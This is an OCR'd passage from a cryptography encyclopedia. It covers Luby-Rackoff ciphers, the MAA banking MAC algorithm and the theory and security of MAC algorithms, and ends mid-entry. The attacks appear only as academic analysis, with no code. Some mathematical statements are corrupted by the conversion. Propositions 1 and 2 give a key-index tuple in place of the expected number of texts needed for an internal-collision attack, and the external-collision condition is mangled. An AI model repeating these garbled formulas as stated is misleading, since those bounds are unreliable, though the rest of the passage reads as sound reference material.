2015, San Juan, Puerto Rico, 26–30 Jan 2015, Revised Selected Papers. Lecture Notes in Computer Science, vol 8975. Springer, pp 528–547. https://doi.org/10.1007/978-3-662-47854-7_33

Matt C, Nielsen JB, Thomsen SE (2022) Formalizing delayed adaptive corruptions and the security of flooding networks. In: Dodis Y, Shrimpton T (eds) Advances in Cryptology – CRYPTO 2022 – 42nd Annual International Cryptology Conference, CRYPTO 2022, Santa Barbara, CA, USA, 15–18 Aug 2022, Proceedings, Part II. Lecture Notes in Computer Science, vol 13508. Springer, pp 400–430. https://doi.org/10.1007/978-3-031-15979-4_14

Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. http://bitcoin.org/bitcoin.pdf

Neu J, Tas EN, Tse D (2021) Ebb-and-flow protocols: A resolution of the availability-finality dilemma. In: 42nd IEEE Symposium on Security and Privacy, SP 2021, San Francisco, CA, USA, 24–27 May 2021. IEEE, pp 446–465. https://doi.org/10.1109/SP40001.2021.00045

Neu J, Sridhar S, Yang L, Tse D, Alizadeh M (2022) Longest chain consensus under bandwidth constraint. 4th ACM Conference on Advances in Financial Technologies (AFT'22), Sept 2022

Park S, Kwon A, Fuchsbauer G, Gazi P, Alwen J, Pietrzak K (2018) SpaceMint: a cryptocurrency based on proofs of space. In: Meiklejohn S, Sako K (eds) Financial Cryptography and Data Security – 22nd International Conference, FC 2018, Nieuwpoort, Curaçao, February 26 - March 2, 2018, Revised Selected Papers. Lecture Notes in Computer Science, vol 10957. Springer, pp 480–499. https://doi.org/10.1007/978-3-662-58387-6_26

Pass R, Shi E (2017) Hybrid consensus: efficient consensus in the permissionless model. In: Richa AW (ed) 31st International Symposium on Distributed Computing, DISC 2017, 16–20 Oct 2017, Vienna, Austria, Schloss Dagstuhl – Leibniz-Zentrum für Informatik, LIPIcs, vol 91, pp 39:1–39:16. https://doi.org/10.4230/LIPIcs.DISC.2017.39

Pass R, Seeman L, Shelat A (2017) Analysis of the blockchain protocol in asynchronous networks. In: Coron J, Nielsen JB (eds) Advances in Cryptology – EUROCRYPT 2017 – 36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, April 30 – May 4 2017, Proceedings, Part II. Lecture Notes in Computer Science, vol 10211, pp 643–673. https://doi.org/10.1007/978-3-319-56614-6_22
[zbMATH]

Sompolinsky Y, Wyborski S, Zohar A (2021) PHANTOM GHOSTDAG: a scalable generalization of Nakamoto consensus: September 2, 2021. In: Baldimtsi F, Roughgarden T (eds) AFT '21: 3rd ACM Conference on Advances in Financial Technologies, Arlington, Virginia, USA, 26–28 Sept 2021. ACM, pp 57–70. https://doi.org/10.1145/3479722.3480990

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300566

Longhand

Handwriting Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300567

Lower Bound for the Bandwidth Cost of Oblivious RAMs

Oblivious RAM Lower Bound

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_590

Luby-Rackoff Ciphers

Lars R. Knudsen[29] ✉
(29) Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

✉ **Lars R. Knudsen**
Email: Lars.R.Knudsen@mat.dtu.dk

Definition

A Luby-Rackoff cipher is a Feistel cipher where in each round the nonlinear function used is assumed to be chosen uniformly at random from the set of all such functions. These ciphers are mainly of theoretical interest.

Background

In their celebrated paper (Luby and Rackoff 1998) Luby and Rackoff showed how to construct $2n$-bit Pseudorandom Permutations from n-bit random functions. The constructions use three and four rounds in Feistel networks with randomly chosen functions in the round functions. Let L and R be the left, respectively, the right n-bit halves of a $2n$-bit input. Then one round of a Feistel network is defined as follows:

$$F(L, R) = (R, L \oplus f(R)),$$

where $f : \{0,1\}^n \rightarrow \{0,1\}^n$ is a randomly chosen function. In order to make the encryption and decryption routines similar, it is custom to swap the halves of the output of the last round in an r-round Feistel network. The entry on *Feistel ciphers* provides an overview of practical designs.

Theory

Luby and Rackoff's result says that in order to be able to distinguish the three-round construction from a randomly chosen $2n$-bit function with probability close to one, an attacker needs at least $2^{n/2}$ chosen plaintexts and their corresponding ciphertexts. Such a permutation is called *pseudorandom* (Luby and Rackoff 1998). However, if an attacker can mount a chosen plaintext and a chosen ciphertext attack, he is able to distinguish the construction from a randomly chosen $2n$-bit function using two chosen plaintexts and one chosen ciphertext. To see this, choose two plaintexts with left halves L_1 and L_2, where $L_1 \neq L_2$ and with equal right halves R. From the corresponding ciphertexts (T_1, S_1) and (T_2, S_2) compute the ciphertext $(T_1 \oplus L_1 \oplus L_2, S_1)$ and get the corresponding plaintext. Then the right half of this plaintext equals $R \oplus S_1 \oplus S_2$, whereas this would be the case only with probability 2^{-n} in the random case. Luby and Rackoff also showed that in a combined chosen plaintext and chosen ciphertext attack for the four-round construction, an attacker will need roughly $2^{n/2}$ chosen texts to win with probability close to one. Such a permutation is called *super pseudorandom*.

With q chosen plaintexts one can distinguish the three-round construction from a random function with probability

$$p = 1 - e^{-q(q-1)/2^{n+1}},$$

which is close to one for $q \simeq 2^{n/2}$ (Patarin 1992). Choose plaintexts (L_i, R) for $i = 1\ldots, q$, where the L_is are (pair-wise) distinct and R is a fixed, arbitrary value. Denote by (T_i, S_i) the corresponding ciphertexts. Then for the three-round construction with probability p one finds at least one pair (i, j) for which $i \neq j$, $L_i \oplus L_j = T_i \oplus T_j$ and $S_i = S_j$. For a random $2n$-bit function and with $q \simeq 2^{n/2}$ this happens with only very small probability. Also, with roughly $2^{n/2}$ chosen plaintexts one can distinguish the four-round construction from a random function. Choose plaintexts (L_i, R) for $i = 1\ldots, c2^{n/2}$, where c is an integer, the L_is are (pairwise) distinct and R is a fixed, arbitrary value. Denote by (T_i, S_i) the corresponding ciphertexts. Then for the four-round construction one expects to find c pairs of plaintexts for

which $L_i \oplus L_j = S_i \oplus S_j$, whereas for a random $2n$-bit function one expects to find only $c/2$ such pairs (Patarin 1992). These results show that the inequalities by Luby and Rackoff are tight, that is, to distinguish the three-round and four-round constructions from a randomly chosen function with probability close to one, an attacker needs at least but not much more than $2^{n/2}$ chosen plaintexts and their corresponding ciphertexts.

The Luby-Rackoff result has spawned a lot of research in this area, and many different constructions have been proposed, of which only a few are mentioned here. In Patarin (1993) it was shown that four-round super Pseudorandom Permutations can be constructed from only one or two (pseudo)random n-bit functions. In the four-round construction, the first and fourth functions can be replaced by simpler "combinatorial" constructions achieving the same level of security as the original construction as shown in Naor and Reingold (1999), which is also a good reference for a survey of this area.

Coppersmith (1996) analyzed the four-round construction. It was shown that with $n2^n$ chosen plaintexts the round functions can be identified up to symmetry. With 8×2^n texts 99.9% of the functions are identified.

There is a trivial upper bound of $O(2^n)$ for distinguishing constructions with r rounds for any r from a randomly chosen $2n$-bit function. This follows from the fact that the Luby-Rackoff constructions are permutations and with 2^n chosen distinct plaintexts, the resulting ciphertexts will all be distinct, whereas a collision is likely to occur for a truly random function (Patarin 1992). It has been studied how to distinguish the Luby-Rackoff constructions from randomly chosen $2n$-bit permutations (bijective mappings). However, in the cases using $O(2^{n/2})$ inputs this does not make much of a difference, since in these cases the probability to distinguish a $2n$-bit randomly chosen permutation from a $2n$-bit randomly chosen function is small. Also, for a fixed number of rounds, r, it has been shown that there is an upper bound of $O(2^n)$ for distinguishing the r-round construction from a randomly chosen $2n$-bit permutation (Patarin 1992). More recent results indicate that with a larger number of rounds, the lower bound for the security of the Luby-Rackoff constructions approaches 2^n.

Cross-References

Key Encryption Key
Symmetric Cryptosystem

Recommended Reading

Coppersmith D (1996) Luby-Rackoff: four rounds is not enough. Technical report RC 20674. IBM, Yorktown Heights
[zbMATH]

Luby M, Rackoff C (1998) How to construct pseudorandom permutations from pseudorandom functions. SIAM J Comput 17(2):373–386
[MathSciNet][zbMATH]

Naor M, Reingold O (1999) On the construction of pseudorandom permutations: Luby–Rackoff revisited. J Cryptol 12(1):29–66
[MathSciNet][zbMATH]

Patarin J (1992) New results on pseudorandom permutations generators based on the DES scheme. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO ’91: proceedings. Lecture notes in computer science, vol 576. Springer, Berlin, pp 301–312
[zbMATH]

Patarin J (1993) How to construct pseudorandom and super pseudorandom permutations from one single pseudorandom function. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT ’92: proceedings, Balatonfüred, 24–28 May 1992. Lecture notes in computer science, vol 658. Springer, Berlin, pp 256–266
[zbMATH]

M

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_591

MAA

Bart Preneel[1] ✉
(1) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Message authentication algorithm

Definition

MAA is a software-oriented-dedicated MAC algorithm with a 64-bit key and a 32-bit result.

Background

The Message Authentication Algorithm (MAA) was published in 1983 by Davies and Clayden in response to a request of the UK Bankers Automated Clearing Services (BACS) (Davies 1985; Davies and Price 1989). In 1987, it became a part of the ISO 8731 banking standard (ISO 8731 1992); this standard was revised in 1992 and withdrawn in 2002.

Theory

MAA is a software-oriented MAC Algorithm with a 64-bit key and a 32-bit result; as MAA was designed for mainframes in the 1980s, its performance

on 32-bit processors is excellent (about five times faster than *DES*).

A serious concern is that a 64-bit key no longer offers an adequate security level against *exhaustive key search*. Moreover, several undesirable properties of MAA have been identified by Preneel et al. in 1997 (1997); all these attacks exploit internal collisions, building on the forgery attacks by Preneel and van Oorschot (1996) (cf. MAC Algorithms). A forgery attack requires 2^{17} messages of 256 Kbytes or 2^{24} messages of 1 Kbyte; the latter circumvents the special MAA mode for long messages defined in the ISO standard. A key recovery attack on MAA requires 2^{32} chosen texts consisting of a single message block. The number of off-line 32-bit multiplications for this attack varies between 2^{44} for 1 key in 1,000 and about 2^{51} for 1 key in 50. This represents a significant reduction w.r.t.-*exhaustive key search*, which requires $3 \cdot 2^{65}$ multiplications. Finally it is shown that MAA has 2^{33}*weak keys* for which it is rather easy to create a large cluster of collisions. These keys can be detected and recovered with 2^{27} chosen texts. None of the shortcut attacks described above offer an immediate threat to banking applications, in which a single chosen text is often sufficient to perform a serious attack.

Cross-References

MAC Algorithms

References

Davies D (1985) A message authenticator algorithm suitable for a mainframe computer. In: Blakley GR, Chaum D (eds) Advances in cryptology – CRYPTO ’84: proceedings, Santa Barbara, 19–22 August 1984. Lecture notes in computer science, vol 196. Springer, Berlin, pp 393–400 [zbMATH]

Davies D, Price WL (1989) Security for computer networks: an introduction to data security in teleprocessing and electronic funds transfer, 2nd edn. Wiley, Chichester [zbMATH]

ISO 8731 (1992) Banking – approved algorithms for message authentication, Part 2: Message Authentication Algorithm (MAA) (withdrawn in 2002)

Preneel B, van Oorschot PC (1996) On the security of two MAC algorithms. In: Maurer U (ed) Advances in cryptology – EUROCRYPT ’96: proceedings, Saragossa, 12–16 May 1996. Lecture

notes in computer science, vol 1070. Springer, Berlin, pp 19–32
[zbMATH]

Preneel B, Rijmen V, van Oorschot PC (1997) A security analysis of the Message Authenticator Algorithm (MAA). Eur Trans Telecommun 8(5):455–470
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_592

MAC Algorithms

Bart Preneel[2] ✉
(2) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Introduction

Electronic information stored and processed in computers and transferred over communication networks is vulnerable to both passive and active attacks. In a passive attack, the opponent tries to obtain information on the data sent; in an active attack, the opponent will attempt to modify the information itself, the claimed sender, and/or intended recipient.

Cryptographic techniques for information authentication focus on the origin of the data (*data origin authentication*) and on the *integrity* of the data, that is, the fact that the data has not been modified. Other aspects that can be important are the timeliness, the sequence with respect to other messages, and the intended recipient(s). Information authentication is particularly relevant in the context of financial transactions and electronic commerce. Other applications where information authentication plays an important role are alarm systems, satellite control systems, distributed control systems, and systems for access control. One can anticipate that authentication of voice and video will become increasingly important.

One can distinguish between three mechanisms for information authentication: MAC algorithms (here MAC is the abbreviation of Message Authentication Code), authentication*codes*, and digital signatures. The first two mechanisms are based on a secret key shared between sender and

recipient. This means that if the sender authenticates a message with a MAC algorithm or an authentication code and later denies this, there is no way one can prove that she has authenticated the message (as the recipient could have done this as well). In technical terms, MAC algorithms and authentication codes cannot provide non-repudiation of origin. MAC algorithms are computationally secure: A necessary (but not sufficient) condition for their security is that the computing power of the opponent is limited. Authentication codes are combinatorial objects; one can compute the probability of the success of an attack exactly; this probability is independent on the computing power of the attacker. Digital signatures, introduced in 1976 by W. Diffie and M. Hellman, allow us to establish in an irrefutable way the origin and content of digital information. As they are an asymmetric cryptographic technique, they can resolve disputes between the communicating parties.

MAC algorithms have been used for a long time in the banking community and are thus older than the open research in cryptology that started in the mid-1970s. However, MAC algorithms with good cryptographic properties were only introduced after the start of open research in the field. The first reference to a MAC is a 1972 patent application by Simmons et al. (reference 10 in Simmons (1991)). Financial applications in which MACs have been introduced include electronic purses (such as Proton, CEPS (Common European Purse Specification), and Mondex) and credit/debit applications (e.g., the EMV-standard). MACs are also being deployed for securing the Internet (e.g., IP security, Ipsec and transport layer security, Transport Layer Security (TLS)). For all these applications MACs are preferred over digital signatures because they are two to three orders of magnitude faster, and MAC results are 4…16 bytes long compared to 40…128 bytes for signatures. On present-day computers, software implementations of MACs can achieve speeds from 8 to 50 cycles/byte, and MAC algorithms require very little resources on inexpensive 8-bit smart cards and on the currently deployed Point of Sale (POS) terminals. The disadvantage is that they rely on shared symmetric keys, the management of which is more costly and harder to scale than that of asymmetric key pairs.


Definition

A MAC algorithm MAC() consists of three components:

- A key generation algorithm; for most MAC algorithms the secret key K is a random bit-string of length k – typical values for k are 56…256.
- A MAC generation algorithm; this algorithm computes from the text input x and the secret key K a MAC value $\mathrm{MAC}_K(x)$, which is bit-string of fixed length m – typical values for m are 24…96. A MAC generation algorithm can be randomized; in this case, a random string is added to the set of inputs and outputs of this algorithm. A MAC generation algorithm can be stateful; in this case the MAC generation algorithm keeps an internal state, which influences the result (e.g., a counter which is incremented after every use).
- A MAC verification algorithm; on input the text x, the MAC value $\mathrm{MAC}_K(x)$, the key K (and possibly a random string), the algorithm verifies whether the MAC value is correct or not; in practice this verification consists of a computation of the MAC value on the text and a check whether the result is identical to the MAC value provided.

Note that it is common to abuse terminology by abbreviating both the "MAC value" and the "MAC algorithm" as the "MAC."

In a communication context, sender and receiver will agree on a secret key (using a key agreement protocol). The sender will compute a MAC value for every message and append this to the message; on receipt of the message, the receiver will apply the MAC verification algorithm, which typically corresponds to recomputing the MAC value (see Fig. 1).



MAC Algorithms, Fig. 1 Using a MAC algorithm for data authentication

The main security requirement for a MAC algorithm is that it should be hard to forge a MAC value on a new text, that is, to compute a MAC for a new text. The resistance of a MAC algorithm against forgeries is also known as computation resistance. The next section investigates in more detail the security of MAC algorithms.

Security of MAC Algorithms

Attacks on MAC algorithms can be classified according to the type of control an adversary has over the device computing or verifying the MAC value. In a *chosen text attack*, an adversary may request and receive MACs corresponding to a number of texts of his choice, before completing his attack. In an *adaptive* chosen-text attack, requests may depend on the outcome of previous requests. In a *MAC-verification attack*, the opponent can submit text-MAC pairs of his choice to the verification device.

An opponent who tries to deceive the receiver, knows the description of the MAC algorithm, but he does not know the secret key. Attacks can be further distinguished based on their goals:

Forgery Attack

This attack consists of predicting the value of $\mathrm{MAC}_K(x)$ for a text x without initial knowledge of K. If the adversary can do this for a single text, he is said to be capable of existential forgery. If the adversary is able to determine the MAC for a text of his choice, he is said to be capable of selective forgery. Ideally, existential forgery is computationally infeasible; a less demanding requirement is that only selective forgery is so. Practical attacks often require that a forgery is *verifiable*, that is, that the forged MAC is known to be correct on beforehand with probability near 1. The text on which a MAC is forged shall be new, which means that it should not be one of the texts used in the MAC generation or verification queries (as this would allow for a trivial attack).

Key Recovery Attack

This attack consists of finding the key K itself from a number of text/MAC pairs. Such an attack is more powerful than forgery, since it allows for arbitrary selective forgeries. One distinguishes between exhaustive search and shortcut key recovery attacks; ideally, no shortcut key recovery attacks should exist.

We can now informally state the security requirement for a MAC algorithm: It should be computationally infeasible to generate an existential forgery under an adaptive chosen text attack (which also includes MAC verification queries). The success probability of an attacker is often computed as a function of m (the bit-length of the MAC) and the number q of queries.

Note that in certain environments, such as in wholesale banking applications, a chosen text attack is not a very realistic assumption: If an opponent can choose a single text and obtain the corresponding MAC, he can already make a substantial profit. Moreover, texts that are relevant may have a specific structure, which implies that an existential forgery may not pose a threat at all. However, it is better to be on the safe side, and to require resistance against chosen text attacks.

Below four attacks on MAC algorithms are considered: brute force key search; guessing of the MAC; a generic forgery attack based on internal collisions; and attacks based on cryptanalytical weaknesses.

Brute Force Key Search

If k denotes the bit-length of the key K, one can always try all 2^k key values and check which one is correct. If m is the size of the MAC and if one assumes that $\mathrm{MAC}_K(x)$ is a random function from the key to the MAC, then verification of such an attack requires about $\lceil k/m \rceil$ text-MAC pairs. To see this, note that the expected number of keys which will take the text x to a certain given MAC value is 2^{k-m}. Extending this argument, the expected number of keys which will take $\lceil k/m \rceil$ texts to certain given MAC values is $2^{k-(m\lceil k/m \rceil)} \leq 1$. For most MAC algorithms, the value of k/m lies between 1 and 4; it is reasonable to assume that such a small number of text-MAC pairs are available. The only exceptions are certain banking systems which use one key per transaction; in this case one exploits the combinatorial rather than the cryptographic properties of the MAC algorithm; this corresponds to the use of an authentication*code*.

Note that unlike for confidentiality protection, the opponent can only make use of the key if it is recovered within its active lifetime (which can be reasonably short). On the other hand, a single success during the lifetime of the system might be sufficient. This depends on a cost/benefit analysis, that is, how much one loses as a consequence of a forgery.

The only way to preclude a key search is to choose a sufficiently large key. In 2004, the protection offered by a 56-bit key is clearly insufficient. One also has to take into account what is known as a variant of "Moore's Law": The computing power for a given cost is multiplied by four every 3 years. This implies that if a system is deployed with an intended lifetime of 15 years, an extra security margin of about 10 bits is recommended. Keys of 80–90 bits are adequate for medium-term security (10–15 years), and long-term protection (50 years or more) is offered by keys of 128 bits. The entry on exhaustive key search provides more details.

MAC Guessing Attack

A second very simple attack is to choose an arbitrary (fraudulent) text, and to append a randomly chosen MAC value. An alternative strategy is to guess the key value and compute the corresponding MAC value. Ideally, the probability that this MAC value is correct is equal to $\max(1/2^m, 1/2^k)$, where m is the number of bits of the MAC value and k is the number of bits in the key. This value should be multiplied with the expected profit corresponding to a fraudulent text, which results in the expected value of

one trial. Repeated trials can increase this expected value, but note that in a good implementation, repeated MAC verification errors will result in a security alarm (the forgery is not verifiable). For most applications, $k > m$ and $m = 32\ldots64$ is sufficient to make this attack uneconomical.

Internal Collision Attack on Iterated MAC Algorithms

The most common message authentication algorithms today are iterated MAC algorithms. The MAC input x is padded to a multiple of the block size, and is then divided into t blocks denoted x_1 through x_t. The MAC involves an initial value $H_0 = IV$, a *compression function* f, an *output transformation* g, and an n-bit ($n \geq m$) *chaining variable* H_i between stage $i - 1$ and stage i:

$$H_i = f\left(H_{i-1}, x_i\right), \quad 1 \leq i \leq t$$
$$\mathrm{MAC}_K(x) = g\left(H_t\right)$$

The secret key may be employed in f and/or in g.

Next we describe a general forgery attack by Preneel and van Oorschot (1995, 1999) that applies to all iterated MACs. Its feasibility depends on the bit sizes n of the chaining variable and m of the MAC result, the nature of the output transformation g, and the number s of common trailing blocks of the known texts ($s \geq 0$). The basic attack requires several known texts, but only a single chosen text. However, under certain conditions restrictions are imposed on the known texts; for example, if the input length itself is an input to the output transformation, all inputs must have an equal length.

First, some terminology is introduced. For an input pair (x, x') with $\mathrm{MAC}_K(x) = g(H_t)$ and, $\mathrm{MAC}_K\left(x'\right) = g\left(H'_t\right)$ a collision is said to occur if $\mathrm{MAC}_K(x) = \mathrm{MAC}_K(x')$. This collision is called an *internal* collision if $H_t = H_t'$, and an *external* collision if $H_t \neq H_t'$ but $gH_t = gH_t's$.

The attack starts with the following simple observation:

Lemma 1 *An internal Collision for an iterated MAC algorithm allows a verifiable MAC forgery, through a chosen-text attack requiring a single chosen text.*

This follows since for an internal collision (x, x'), $\mathrm{MAC}_K(x\|y) = \mathrm{MAC}_K(x'\|y)$ for any single block y; thus a requested MAC on the chosen text $x\|y$

provides a forged MAC (the same) for $x' \| y$ (here $\|$ denotes concatenation). Note this assumes that the MAC algorithm is deterministic. Also, the forged text is of a special form, which may limit the practical impact of the attack.

The following propositions indicate the complexity to find an internal collision. They are based on the birthday paradox and extensions thereof.

Proposition 1 *Let MAC() be an iterated MAC algorithm with n-bit chaining variable and m-bit result, and an output transformation g that is a permutation. An internal collision for MAC can be found using an expected number of* $(k'_{t-1}, \ldots, k'_0)$ *known text-MAC pairs of at least t = 2 blocks each.*

Proposition 2 *Let MAC() be an iterated MAC algorithm with n-bit chaining variable and m-bit result, and output transformation g, which is a random function. An internal collision for h can be found using u known text-MAC pairs of at least t = 2 blocks each and v chosen texts of at least three blocks. The expected values for u and v are as follows:* $(k'_{t-1}, \ldots, k'_0)$ *and* $v \approx \min(2^{n/2}, 2^{n-m})$.

Proposition 3 *Let MAC() be an iterated MAC with n-bit chaining variable, m-bit result, a compression function f which behaves like a random function (for fixed* x_i*), and output transformation g. An internal collision for MAC can be found using u known text-MAC pairs, where each text has the same substring of s ≥ 0 trailing blocks, and v chosen texts. The expected values for u and v are:* $u = \sqrt{2/(s+1)} \times 2^{n/2}; v = 0$ *if g is a permutation or* $s + 1 \geq 2^{n-m+6}$*, and otherwise* $v \approx 2^{n-m}/(s+1)$.

Weaknesses of the Algorithm

The above attacks assume that no shortcuts exist to break the MAC algorithm (either for forgery or for key recovery). The security of existing MAC algorithms relies on unproven assumptions: Even if the security of the MAC algorithm is reduced in a provable way to the pseudo-randomness properties of a block cipher or of the compression function of a hash function, these properties themselves cannot be proved. Therefore, it is recommended to use only well-established algorithms which have been subjected to an independent evaluation and a regular review of the algorithm based on progress in cryptanalysis is recommended. A typical

example of a weak construction for a MAC algorithm is one which consists of inserting a secret key into the input of a hash function.

Practical MAC Algorithms

Compared to the number of block ciphers and hash functions, relatively few dedicated MAC algorithms have been proposed (FIPS 180-1 1995). The main reason is that MACs have been derived from other primitives (initially from block ciphers, but also from hash functions), which reduces the need for dedicated proposals. The following section lists the most important constructions.

Based on Block Ciphers

The oldest and most popular MAC algorithm is certainly CBC-MAC, which is based on a block cipher and which has been widely standardized. For a more detailed discussion see CBC-MAC and variants. CBC-MAC is an iterated MAC algorithm. The most common padding method consists of appending a one bit followed by between 0 and $n - 1$ zero bits such that the resulting string has an input length that is a multiple of n (ISO/IEC 9797 2002). Denote the resulting string as $x_1, x_2, \ldots, x_t$. The compression function for CBC-MAC has the following form:

$$H_i = E_K\left(H_{i-1} \oplus x_i\right), \ 1 \leq i \leq t.$$

Here $E_K(x)$ denotes the encryption of x using the k-bit key K with an n-bit block cipher E and $H_0 = IV$ is a fixed initial value, which is set equal to the all zero string. The MAC is then computed as $\mathrm{MAC}_K(x) = g(H_t)$, where g is the output transformation.

Bellare et al. (2000) have provided a security proof for this scheme with g the identity mapping; their proof is based on the pseudo-randomness of the block cipher and requires that the inputs are of fixed length. They show that CBC-MAC is a pseudo-random function, which is in fact a stronger requirement than being a secure MAC. Most of these variants are vulnerable to an internal collision attack, which requires a single chosen text and about $2^{n/2}$ known texts with n the block length of the block cipher; for a 64-bit block cipher such as DES (Data Encryption Standard) this corresponds to 2^{32} known texts. For $m < n$, an additional 2^{m-n} chosen texts

are required, which makes the attack less realistic. It is important to note that for most schemes the gap between the lower bound (security proof) and upper bound (best known attack) is quite small. For several of these schemes shortcut key recovery attacks exist as well; lower bounds for the security against these attacks are not known for these schemes.

In practice one needs security for inputs of variable length, which can be achieved by using a different mapping *g*. These variants and attacks on them are discussed in more detail under CBCMAC and variants.

The most popular choice for *g* was the selection of the leftmost $m < n$ bits, $m = 32$ being a very popular variant for CBC-MAC based on DES. However, Knudsen has shown that a forgery attack on this scheme requires $2 \cdot 2^{(n-m)/2}$ chosen texts and two known texts (Knudsen 1997).

A better solution for *g* is the encryption of the last block with a different key, which is known as EMAC. This solution was proposed by the RIPE Consortium in RIPE (1995); Petrank and Rackoff have provided a security proof in 2000.

$$g\left(H_t\right) = E_{K'}\left(H_t\right) = E_{K'}\left(E_K\left(x_t \oplus H_{t-1}\right)\right),$$

where *K′* is a key derived from *K*. Further optimizations which reduce the overhead due to padding are known as XCBC (three-key MAC) (Black and Rogaway 2000) and OMAC (Iwata and Kurosawa 2003). EMAC and OMAC are recommended for use with the Rijndael/AES.

An alternative for *g* which is popular for use with *DES* consists of replacing the processing of the last block by a two-key triple encryption (with keys $K_1 = K$ and K_2); this is commonly known as the ANSI retail MAC, since it first appeared in ANSI X9.19 (1986):

$$g\left(H_t\right) = E_{K_1}\left(D_{K_2}\left(H_t\right)\right).$$

Here $D_K()$ denotes decryption with key *K*. This construction increases the strength against exhaustive key search, but it is not without its weaknesses (Preneel and van Oorschot 1999). A better alternative is MacDES (Knudsen and Preneel 1998).

XOR-MAC by Bellare et al. (1995) is a randomized construction that allows for a full parallel evaluation; a fixed number of bits in every block (e.g., 32 bits) is used for a counter, which reduces the performance. It has the advantage that it is incremental: Small modifications to the input (and to the MAC) can be made at very low cost. Improved variants of XOR-MAC

are XECB (Gligor and Donescu 2002) and PMAC (Black and Rogaway 2002).

RMAC increases the security level of EMAC against an internal collision attack by modifying the key in the last encryption with a randomizer (Jaulmes et al. 2002). It has the disadvantage that its security proof requires resistance of the underlying block cipher against related key attacks. It was included in NIST's draft special publication (NIST Special Publication 800-38B 2002) which has been withdrawn.

3GPP-MAC and RIPE-MAC are discussed in the item CBC-MAC and variants.

Based on Cryptographic Hash Functions

The availability of very fast dedicated hash functions (such as MD4 and MD5) has resulted in several proposals for MAC algorithms based on these functions. As it became clear that these hash functions are weaker than intended, they were replaced by RIPEMD-160 and by SHA-1.

The first proposed constructions were the secret prefix and secret suffix methods which can be described as follows: $\mathrm{MAC}_K(x) = h(K\|x)$, $\mathrm{MAC}_K(x) = h(x\|K)$. However, these schemes have some security problems (Preneel and van Oorschot 1999). Consider the secret prefix method and assume that the hash function is an iterated hash function, where in each iteration n bits of the text (or the key) is processed. Then if one has the MAC of a text x such that the length of $K\|x$ (including padding) is a multiple of n, then it is trivial to compute the value of $\mathrm{MAC}_K(K\|y)$ from $\mathrm{MAC}_K(x)$ (this assumes that the output transformation is the identity function). Moreover, if the inputs x and x' have the same MAC value and if this is the result of an internal collision, the inputs $x\|y$ and $x'\|y$ will have the same MAC values.

Consider the secret suffix method and assume that the hash function is an iterated hash function. Here an attacker can try to find an internal collision for two texts x and x' ignoring the secret key K. Then if an attacker succeeds, the MACs of x and x' will be identical regardless of the value of K. It is important to notice here that the attacker can perform the computations off-line, that is, one needs no access to the MAC generation device during the first step.

